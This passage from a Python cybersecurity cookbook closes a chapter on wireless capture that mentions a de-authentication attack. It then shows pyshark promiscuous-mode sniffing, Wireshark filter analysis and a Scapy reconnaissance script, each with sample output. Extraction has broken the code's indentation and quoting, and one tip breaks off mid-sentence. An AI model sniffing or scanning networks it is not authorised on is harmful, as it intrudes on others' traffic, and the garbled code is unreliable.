Read about how PCAP NG (next generation) is different or more advanced than PCAP and what extra information a PCAP NG file can hold.

Try to read one of the PCAP NG files in the directory as previously mentioned and observe if you see any difference in reading these files.

## Conclusion

In this chapter, we first understood how to capture packets on a wireless interface and perform analysis using pyshark, the Python wrapper over Tshark, a command line utility of Wireshark.

After that, we used spaCy to perform an analysis of packet capture. spaCy, due to its tokenization capabilities, can also be used to get insights about wireless traffic. We saw how weaknesses in the wireless network could be identified. A similar methodology can be used to identify threats and even attacks in the wireless network.

After that, we worked with an advanced use case, using PyrCrack to simulate a de-authentication attack. PyrCrack provides a wrapper and Python binding for aircrack-ng, a de-facto tool for working with wireless devices in cybersecurity.

Finally, we saw how a simple sniffer can be created using pyshark and how pyshark uses underlying tools to sniff the wireless packets.

In the upcoming chapter, we will get into the details of some advanced network utilities for cybersecurity use cases.

## Questions

What does continuous capturing of wireless packets mean?

How can you capture packets on more than one network interface simultaneously?

How can you infer from analysis of captured packets that you have weak security?

What is the meaning of de-authentication in wireless security?

How do malicious actors misuse de-authentication as a denial-of-service attack?

What extra information can we find about all the WAPs in our vicinity using simple methods?

## Points to remember

Wireshark can perform live packet capture on any network interface, including wireless interfaces.

spaCy, due to its tokenization capabilities, can also be used to analyze wireless traffic.

As network administrators and cybersecurity professionals, we need to get familiar with how to use tools and methods to find weaknesses and threats in the network.

A de-authentication attack is one of the simplest ways for malicious actors to lock people out of the network. We need to have enough know-how to understand that such an attack has occurred.

BSSID and ESSID give additional information about the WAPs. Using techniques we saw in this chapter, we can even discover all the BSSIDs for which SSID/ESSID is not set.

PyrCrack provides a wrapper and Python binding for aircrack-ng, a de-facto tool for working with wireless devices in the cybersecurity world, and comes pre-packaged in Kali Linux.

aircrack-ng is a suite of advanced tools used by cybersecurity professionals extensively for assessing the security and pen testing the wireless devices and

access points.

## Key terms

aircrack-ng—A suite of tools that can be used to assess the security of WiFi networks.

SSID—SSID or Service Set ID is the wireless network name.

ESSID—ESSID or Extended Service Set ID is a set of all the home networks that gives seamless connectivity across a wide area.

BSSID—BSSID or Basic Service Set is a set of networks with the same SSID

***PCAP NG—PCAP NG or Next Generation is a more current file format for PCAP file used by Wireshark and support capturing additional information over the previous file format.***

De-authentication—A type of denial-of-service attack that uses special frames to disconnect wireless interfaces and access points.

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:



<https://discord.bpbonline.com>



## Chapter 9

### Working with Network Utilities

## Introduction

Network utilities are tools of the trade for cybersecurity professionals, and they can simplify complex tasks like traffic analysis and network packet sniffing. Numerous network utilities tools are pre-installed or as additional packages with every operating system. Using a Linux distribution like Kali Linux, which is built for security testing, comes bundled with many commonly used tools. Additionally, we can install many third-party network utilities using the package manager, installer, or marketplace in your operating system or even compile one from the source.

As cybersecurity professionals, we need to be resourceful in accessing, configuring, and using such network utilities and be comfortable with working with utilities by reading their manual or tutorial. We should be ready to write our own tools to solve a specific problem.

This chapter covers a few advanced network utilities that are essential for anyone to be aware of.

## Structure

In this chapter, we will cover the following topics:

Using Wireshark and other packet sniffers

Performing Network traffic analysis

Using Scapy as a network tool

Using Fierce as a domain scanning tool

## Objectives

In previous chapters, we used network utilities like Wireshark and Nmap to perform important reconnaissance and packet capture operations. In this chapter, we will focus on being familiar with a few important network utilities for analyzing network traffic. We will also look at creating simple yet powerful network utilities using existing tools.

After finishing this chapter, you will be able to work with advanced use cases of network utilities and create power network utilities by yourself.

## Sniffing packets in promiscuous mode using Wireshark

A tool like Wireshark can analyze the packets flowing in the network, whether between two systems in the network or between a system and another network on the internet. They essentially can “sniff” the packet in the sense that they can monitor and analyze the packets without disruption in the network or without changing the packets themselves.

We have already used Wireshark and tcpdump before, two well-known network packet sniffers. We also saw an example of a packet sniffer in the last recipe. Apart from these, there are many other packet sniffers, many of which are available as open-source or free tools. Packet sniffers can do much more than that.

In this recipe, we will work with an advanced application of packet sniffer. This includes sniffing in the “promiscuous” mode.

## Understanding promiscuous mode

When you work with a network packet sniffer, we generally work with a specific interface, which means our sniffer can monitor and receive all the packets received on (addressed to) that interface. In the promiscuous mode, however, we can monitor all the packets passing through the interface, whether they are addressed to the interface or not.

This mode allows us to analyze all the packets and find threats. This mode, however, is very resource intensive.

Note: Compatibility: Cross-Platform License considerations: Free software used



## Recipe

We have used `pyshark.LiveCapture()` before performing live capture of the packets on an interface. `pyshark.LiveCapture()` captures the packet by default in promiscuous mode.

This recipe shows how to perform a live capture of the network packets from a wireless interface, save the captured packets in a PCAP file, and then perform an analysis of the captured packets.

Let us follow these steps to complete this recipe:

1. First, let us capture a network interface in promiscuous mode.

Program for performing a live capture of a wireless interface to a file and then performing analysis is as follows:

```
# wireshark_file_capture_analysis.py
```

```
import os
```

```
import pyshark
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class WiresharkFileCaputure:
```

```
def do_capture(self):
```

```
# Capture the packet into a PCAP (Packet Capture) file
```

```
pcap_file_name = os.path.join(__location__, 'output.pcap')
```

```
capture = pyshark.LiveCapture(interface='en0', output_file=pcap_file_name)
```

```
capture.sniff(packet_count=10000)
```

```
if __name__ == "__main__":
```

```
wireshark_file_capture = WiresharkFileCaputure()
```

```
wireshark_file_capture.do_capture()
```

Run this program and continue doing a few activities that may let the packets flow from the interface, such as browsing the Web, updating software, and so on. This program will keep capturing the packets during this interval and then return once it has captured 10,000 packets. After that, look for the “output.pcap” file in the same directory as the preceding program. This file contains the captured network packets from the wireless interface.

Tip: If you want to generate a lot of network traffic without doing operations like

2. We now need to analyze if the packets were indeed captured in promiscuous mode, where we could monitor all the packets passing through the interface, whether they are addressed to the interface or not.

Let us use the “tshark” command to list all the packets in the file as we have done before in Chapter 5: Forensic Analysis. However, this time we will only print the number of packets; otherwise, the list will be huge.

Run the following command for macOS and Linux. The same can be done in WSL if you are using Windows. Change the <IP Address> with your IP address.

```
sudo tshark -r output.pcap | grep "192.168.0.42" | wc
```

You will get an output similar to the following:

```
9919128728 1086680
```

wc or Word Count program returns the number of lines, words, and characters, respectively, in the output. Note we captured 10,000 packets, but only 9,919 packets have the IP address. That means the rest of the packets do not have the IP Address. We can verify using the -v option with the preceding command:

```
sudo tshark -r output.pcap | grep -v "192.168.0.42" | wc
```

You will get an output similar to the following:

```
81 2552 24277
```

3. Let us do the same for the interface address for the IP address we used by using the following command:

```
sudo tshark -r output.pcap | grep <Interface Address> | wc
```

e.g., `sudo tshark -r output.pcap | grep "a4:83:e7:55:aa:96" | wc`

You will get an output similar to the following:

```
5 59 606
```

So, we have printed the number of packets matching the IP address (9,919 packets) and matching the interface address (five packets). This means we still have 76 packets in our example, which may not have been intended for the interface, but they were captured, nevertheless.

4. Let us verify these by looking at the output of the `ifconfig` command or `ipconfig` if you are using Windows. Following is the “en0” section of output in my macOS machine:

en0:  
flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST>  
mtu 1500  
options=6463<RXCSUM,TXCSUM,TSO4,TSO6,CHANNEL\_IO,PARTIAL\_CS

ether a4:83:e7:55:aa:96

inet6 fe80::c0:dd23:fccc:9a44%en0 prefixlen 64 secured scopeid 0x6

inet 192.168.0.42 netmask 0xfffff800 broadcast 10.170.63.255

nd6 options=201<PERFORMNUD,DAD>

media: autoselect

status: active

5. Finally, if we want to see what these remaining 76 packets are, we can use the following command to print that

**sudo tshark -r output.pcap | grep -v <IP Address> | grep -v <Interface Address>**

**e.g.,**

```
sudo tshark -r output.pcap | grep -v "192.168.0.42" | grep -v  
"a4:83:e7:45:8a:96"
```

You will get an output similar to the following:

.

.

.

549 7.658858 fe80::c0:dd23:fccc:9a44 → ff02::fb MDNS 179 Standard query  
response 0x0000 PTR \_airplay.\_tcp.local PTR \_raop.\_tcp.local OPT

603 8.318461 D-LinkIn\_27:b5:cc → Broadcast ARP 42 Who has 192.168.0.72?  
Tell 192.168.0.1

703 9.091690 fe80::188c:49d1:933d:85fb → ff02::16 ICMPv6 90 Multicast

Listener Report Message v2

721 9.299521 192.168.0.41 → 224.0.0.251 MDNS 204 Standard query 0x0000 PTR \_companion-link.\_tcp.local, "QU" question PTR \_homekit.\_tcp.local, "QU" question PTR \_sleep-proxy.\_udp.local, "QU" question ANY iPad (3).\_rdlink.\_tcp.local, "QU" question SRV 0 0 49153 iPad-3.local OPT

722 9.299521 fe80::188c:49d1:933d:85fb → ff02::fb MDNS 224 Standard query 0x0000 PTR \_companion-link.\_tcp.local, "QU" question PTR \_homekit.\_tcp.local, "QU" question PTR \_sleep-proxy.\_udp.local, "QU" question ANY iPad (3).\_rdlink.\_tcp.local, "QU" question SRV 0 0 49153 iPad-3.local OPT

.

.

.

1008 13.496673 fe80::188c:49d1:933d:85fb → ff02::fb MDNS 210 Standard query 0x0000 PTR \_companion-link.\_tcp.local, "QM" question PTR \_homekit.\_tcp.local, "QM" question PTR \_sleep-proxy.\_udp.local, "QM" question PTR Nishant's MacBook Pro.\_companion-link.\_tcp.local OPT

1023 13.836134 fe80::c0:dd23:fccc:9a44 → ff02::16 ICMPv6 150 Multicast Listener Report Message v2



1029 13.932781 fe80::104e:3e56:9249:8f99 → ff02::16 ICMPv6 130 Multicast  
Listener Report Message v2

1038 14.045687 fe80::188c:49d1:933d:85fb → ff02::16 ICMPv6 130 Multicast  
Listener Report Message v2

1039 14.214990 fe80::188c:49d1:933d:85fb → fe80::c0:dd23:fccc:9a44 TCP  
157 51926 → 64151 [PSH, ACK] Seq=1 Ack=1 Win=2048 Len=71  
TSval=581374912 TSecr=1786324446

1040 14.214990 fe80::188c:49d1:933d:85fb → fe80::c0:dd23:fccc:9a44 TCP  
262 51926 → 64151 [PSH, ACK] Seq=72 Ack=1 Win=2048 Len=176  
TSval=581374933 TSecr=1786324446

1041 14.215083 fe80::c0:dd23:fccc:9a44 → fe80::188c:49d1:933d:85fb TCP 86  
64151 → 51926 [ACK] Seq=1 Ack=248 Win=2044 Len=0 TSval=1786498597  
TSecr=581374933

1053 14.306177 fe80::c0:dd23:fccc:9a44 → fe80::188c:49d1:933d:85fb TCP  
1514 64151 → 51926 [ACK] Seq=1 Ack=248 Win=2048 Len=1428  
TSval=1786498688 TSecr=581374933

.

.

.

8670 56.303344 fe80::c0:dd23:fccc:9a44 → fe80::104e:3e56:9249:8f99 UDP 66  
3722 → 3722 Len=4

8697 56.481282 fe80::104e:3e56:9249:8f99 → fe80::c0:dd23:fccc:9a44  
ICMPv6 114 Destination Unreachable (Port unreachable)

9270 61.598481 fe80::104e:3e56:9249:8f99 → fe80::c0:dd23:fccc:9a44  
ICMPv6 86 Neighbor Solicitation for fe80::c0:dd23:fccc:9a44 from  
1a:3c:bf:79:31:d5

9271 61.598564 fe80::c0:dd23:fccc:9a44 → fe80::104e:3e56:9249:8f99  
ICMPv6 78 Neighbor Advertisement fe80::c0:dd23:fccc:9a44 (sol)

9273 61.725663 fe80::104e:3e56:9249:8f99 → fe80::c0:dd23:fccc:9a44  
ICMPv6 78 Neighbor Advertisement fe80::104e:3e56:9249:8f99 (sol)

9887 72.932647 fe80::a2ab:1bff:fe27:b5cc → ff02::1 ICMPv6 90 Multicast  
Listener Query

9956 73.875316 fe80::188c:49d1:933d:85fb → ff02::16 ICMPv6 130 Multicast  
Listener Report Message v2

9958 73.933888 fe80::c0:dd23:fccc:9a44 → ff02::16 ICMPv6 150 Multicast

Listener Report Message v2

9975 74.047042 fe80::104e:3e56:9249:8f99 → ff02::16 ICMPv6 130 Multicast  
Listener Report Message v2

Many lines in the preceding output are truncated because the listing was very long.

Sniffing packets in promiscuous mode can be used by cybersecurity professionals to monitor what is happening in the network, including any sort of malicious activities. This is one of the handiest tools you can use while working with wireless devices and networks.

## Activity

Attempt the following activities before the next recipe:

Try to figure out the type of communication protocols used in the fifth step of the preceding output.

Look at the multicast packets in the preceding output and try to interpret what they are used for.

## Performing network traffic analysis using Wireshark

Network traffic analysis is important to understand threats in the network and take corrective actions. It can also lead to finding hidden bottlenecks that may cause future problems.

In this recipe, we will use Wireshark to perform network traffic analysis and summarize the insights found in the analysis.

We have already created a PCAP file with 10,000 packets in the last recipe. We will use the same file to see if we can perform network traffic analysis using the already captured network packets.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses pyshark to analyze network traffic on an existing network file capture or PCAP file.

Let us follow these steps to complete this recipe:

1. First, we will use a simple filter for filtering DNS packets. If you capture for long enough, you are bound to have packets of this type, as your system needs to send DNS requests from time to time.

Program for reading the PCAP file and printing DNS packets is as follows:

```
# pcap_network_traffic_analysis.py
```

```
import os
```

```
import pyshark
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class PcapNetworkTrafficAnalysis:
```

```
def do_analysis(self):
```

```
# Read a PCAP (Packet Capture) file and print the details
```

```
pcap_file_name = os.path.join(__location__, 'output.pcap')
```

```
# Apply filter for DNS packets
```

```
capture = pyshark.FileCapture(pcap_file_name, display_filter="dns")
```

```
for packet in capture:
```

```
print(packet)
```

```
if __name__ == "__main__":
```

```
pcap_traffic_analysis = PcapNetworkTrafficAnalysis()
```

```
pcap_traffic_analysis.do_analysis()
```

2. Run the preceding program. You will get an output similar to the following:

.

.

.

Packet (Length: 102)

Layer ETH:

Destination: a4:83:e7:55:aa:96

Address: a4:83:e7:55:aa:96

.... ..0. .... = LG bit: Globally unique address (factory default)



.... ..0 .... = IG bit: Individual address (unicast)

Source: a0:ab:1b:27:b5:cc

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ..0 .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Address: a0:ab:1b:27:b5:cc

Layer IP:

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0000 00.. = Differentiated Services Codepoint: Default (0)

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)

Total Length: 88

Identification: 0xf64a (63050)

000. .... = Flags: 0x0

0... .... = Reserved bit: Not set

.0.. .... = Don't fragment: Not set

..0. .... = More fragments: Not set

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 121

Protocol: UDP (17)

Header Checksum: 0x7a68 [validation disabled]

Header checksum status: Unverified

Source Address: 8.8.8.8

Destination Address: 192.168.0.42

Layer UDP:

Source Port: 53

Destination Port: 62964

Length: 68

Checksum: 0xa412 [unverified]

Checksum Status: Unverified

Stream index: 50

Timestamps

Time since first frame: 0.062725000 seconds

Time since previous frame: 0.062725000 seconds

UDP payload (60 bytes)

Layer DNS:

Transaction ID: 0xc1bf

Flags: 0x8180 Standard query response, No error

1... .... = Response: Message is a response

.000 0... .... = Opcode: Standard query (0)

.... .0.. .... = Authoritative: Server is not an authority for domain

.... ..0. .... = Truncated: Message is not truncated

.... ..1 .... = Recursion desired: Do query recursively

.... .... 1... .... = Recursion available: Server can do recursive queries

.... .... .0.. .... = Z: reserved (0)

.... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server

.... .... ...0 .... = Non-authenticated data: Unacceptable

.... .... .... 0000 = Reply code: No error (0)

Questions: 1

Answer RRs: 2

Authority RRs: 0

Additional RRs: 0

Queries

Name: dns.google

Name Length: 10

Label Count: 2

Type: A (Host Address) (1)

Class: IN (0x0001)

Name: dns.google

Type: A (Host Address) (1)

Class: IN (0x0001)

Time to live: 83 (1 minute, 23 seconds)

Data length: 4

Address: 8.8.4.4

Request In: 8852

Time: 0.062725000 seconds

dns.google: type A, class IN

Answers

dns.google: type A, class IN, addr 8.8.4.4

dns.google: type A, class IN, addr 8.8.8.8

Name: dns.google

Type: A (Host Address) (1)

Class: IN (0x0001)

Time to live: 83 (1 minute, 23 seconds)

Data length: 4

Address: 8.8.8.8

.


.

.

In my PCAP file, there were multiple DNS packets; hence, only one packet is shown as an example. This packet is self-explanatory. However, the most interesting part of the packet is the last layer, that is, DNS.

We have the following DNS servers configured under my network settings:





### ***Figure 9.1: DNS servers configuration***

We can see these servers being used for querying in the packets as follows:

dns.google: type A, class IN, addr 8.8.4.4

dns.google: type A, class IN, addr 8.8.8.8

Thus, a simple filter like this can be used to analyze various types of packets in the network capture file and during live capture. We can use the same technique to monitor only the types of packets we are interested in. Whenever we encounter packets with a particular filter, we can perform the required operations on them.

3. Now, let us add run the preceding program with the following code:

```
# Apply filter for TCP packets on port 80
```

```
capture = pyshark.FileCapture(pcap_file_name, display_filter="tcp.port == 80")
```

```
for packet in capture:
```

```
print (packet)
```

This code snippet applies a filter `tcp.port == 80`, which means all the packets with port 80.

After running the program with the preceding code snippet, you will get an output similar to the following:

Packet (Length: 66)

Layer ETH:

Destination: a0:ab:1b:37:b5:cc

Address: a0:ab:1b:37:b5:cc

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Source: a4:83:e7:55:aa:96

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ..0 .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Address: a4:83:e7:55:aa:96

Layer IP:

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0000 00.. = Differentiated Services Codepoint: Default (0)

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)

Total Length: 52

Identification: 0x0000 (0)

010. .... = Flags: 0x2, Don't fragment

0... .... = Reserved bit: Not set

.1.. .... = Don't fragment: Set

..0. .... = More fragments: Not set

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: TCP (6)

Header Checksum: 0x26f4 [validation disabled]

Header checksum status: Unverified

Source Address: 192.168.0.42

Destination Address: 142.250.196.3

Layer TCP:

Source Port: 64447

Destination Port: 80

Stream index: 17

Conversation completeness: Incomplete (20)

TCP Segment Len: 0

Sequence Number: 2 (relative sequence number)

Sequence Number (raw): 698141256

Next Sequence Number: 2 (relative sequence number)

Acknowledgment Number: 2 (relative ack number)

Acknowledgment number (raw): 2865715351

1000 .... = Header Length: 32 bytes (8)

Flags: 0x010 (ACK)

000. .... = Reserved: Not set

...0 .... = Accurate ECN: Not set

.... 0... .... = Congestion Window Reduced: Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

.... ...1 .... = Acknowledgment: Set

.... 0... = Push: Not set

.... .0.. = Reset: Not set

.... ..0. = Syn: Not set

.... ...0 = Fin: Not set

TCP Flags: .....A....

Window: 2048

Calculated window size: 2048

Window size scaling factor: -1 (unknown)

Checksum: 0x0ea5 [unverified]

Checksum Status: Unverified

Urgent Pointer: 0



Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

TCP Option - No-Operation (NOP)

Kind: No-Operation (1)

TCP Option - Timestamps

Length: 10

Timestamp value: 2218310020: TSval 2218310020, TSecr 3330823334

Timestamp echo reply: 3330823334

Timestamps

Time since first frame in this TCP stream: 0.011957000 seconds

Time since previous frame in this TCP stream: 0.000070000 seconds

## SEQ/ACK analysis

This is an ACK to the segment in frame: 576

The RTT to ACK the segment was: 0.000070000 seconds

TCP Option - No-Operation (NOP)

Kind: No-Operation (1)

Kind: Time Stamp Option (8)

Again, we have only printed a single packet that matches the filter.

Look at Wireshark documentation for the list of filters that you can apply to analyze the traffic in various ways based on your needs. For example, cybersecurity professionals can use this technique to analyze the traffic with de-authentication frames to find out if there are de-authentication attacks in progress or have happened. Thus, this is a very helpful tool for getting evidence during forensics analysis.

## Activity

Attempt the following activities before the next recipe:

In the preceding program, when we applied the filter to print only the packets with port 80, is port 80 the source port or destination port?

Read more about `display_filter` in Wireshark documentation and check how you can create competitive filters with multiple conditions for traffic analysis.

Perform another network capture on a large number of packets and then perform a filter on IP addresses in a range.

Think about how you can generate packets with port 25 and show the packets are captured on that port by analyzing the PCAP file.

## Using Scapy as a reconnaissance tool and network scanner

Scapy is a packet manipulator tool written in Python. Given the choice of choosing only a single network tool, Scapy probably comes to the top. It can do the work of many other tools combined, such as nmap, shark, and tcpdump, apart from many functions which are not supported elsewhere.

Though discussing even the basic features of Scapy needs an entire chapter, we will try to introduce how Scapy can be used as an essential tool in your toolset for performing various activities by cybersecurity professionals. Cybersecurity professionals also use Scapy for the entire 360 degrees network security-related operations, that is, probing, scanning, and attacking.

In this recipe, we will use Scapy's basic features to perform reconnaissance and network scanning operations. In the next recipe, we will look at the packet sniffing features.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses Scapy to perform basic reconnaissance operations.

Before you run the program, install the module scapy:

```
pip3 install scapy
```

Program for using Scapy for basis reconnaissance operations is as follows:

```
# scapy_network_scanner.py
```

```
import scapy.all as scapy
```

```
class ScapyNetworkScanner:
```

```
    def do_arp(self):
```

```
        """
```

Perform ARP operation

```
''''
```

```
print('\nPerform ARP operation:')
```

```
operation = scapy.ARP()
```

```
print(operation.summary())
```

```
print(operation.show())
```

```
def do_ls(self):
```

```
''''
```

List the layers and fields which can be set for an ARP packet

```
''''
```

```
print('\nPerform LS operation:')
```

```
operation = scapy.ARP()
```

```
print(scapy.ls(operation))
```

```
def list_interfaces(self):
```

```
"""
```

List all the network interfaces on the local host

```
"""
```

```
print('\nList interfaces:')
```

```
print(scapy.get_if_list())
```

```
def list_routes(self):
```

```
"""
```

List all the network routes on the local host

```
"""
```

```
print('\nList routes:')
```

```
print(scapy.conf.route)
```

```
if __name__ == "__main__":
```

```
    scanner = ScapyNetworkScanner()
```

```
    scanner.do_arp()
```

```
    scanner.do_ls()
```

```
    scanner.list_interfaces()
```

```
    scanner.list_routes()
```

In this program, we used Scapy's various features to create a simple network



scanner. In this program, we have only used a few well-known ones.

When you run the program, you will get an output similar to the following:

Perform ARP operation:

ARP who has 0.0.0.0 says 192.168.0.42

###[ ARP ]###

hwtype = 0x1

ptype = IPv4

hwlen = None

plen = None

op = who-has

hwsrc = a4:83:e7:55:aa:96

psrc = 192.168.0.42

hwdst = 00:00:00:00:00:00

pdst = 0.0.0.0

None

Perform LS operation:

hwtype : XShortField = 1 ('1')

ptype : XShortEnumField = 2048('2048')

hwlen : FieldLenField = None ('None')

plen : FieldLenField = None ('None')

op : ShortEnumField = 1 ('1')

hwsrc : MultipleTypeField (SourceMACField, StrFixedLenField) =  
'a4:83:e7:55:aa:96' ('None')

psrc : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) =  
'192.168.0.42' ('None')

hwdst : MultipleTypeField (MACField, StrFixedLenField) = '00:00:00:00:00:00'  
(None)

pdst : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = '0.0.0.0'  
(None)

None

List interfaces:

['lo0', 'en10', 'ap1', 'en0', 'awdl0', 'bridge0', 'llw0', 'en1', 'en2', 'en3', 'en4', 'en5']

List routes:

| Network   | Netmask   | Gateway     | Iface | Output IP    | Metric |
|-----------|-----------|-------------|-------|--------------|--------|
| 0.0.0.0   | 0.0.0.0   | 192.168.0.1 | en0   | 192.168.0.42 | 1      |
| 127.0.0.0 | 255.0.0.0 | 0.0.0.0     | lo0   | 127.0.0.1    | 1      |

|                 |                 |         |     |              |   |
|-----------------|-----------------|---------|-----|--------------|---|
| 127.0.0.1       | 255.255.255.255 | 0.0.0.0 | lo0 | 127.0.0.1    | 1 |
| 169.254.0.0     | 255.255.0.0     | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.0     | 255.255.255.0   | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.1     | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.1     | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.39    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.42    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.47    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
| 192.168.0.71    | 255.255.255.255 | 0.0.0.0 | en0 | 192.168.0.42 | 1 |
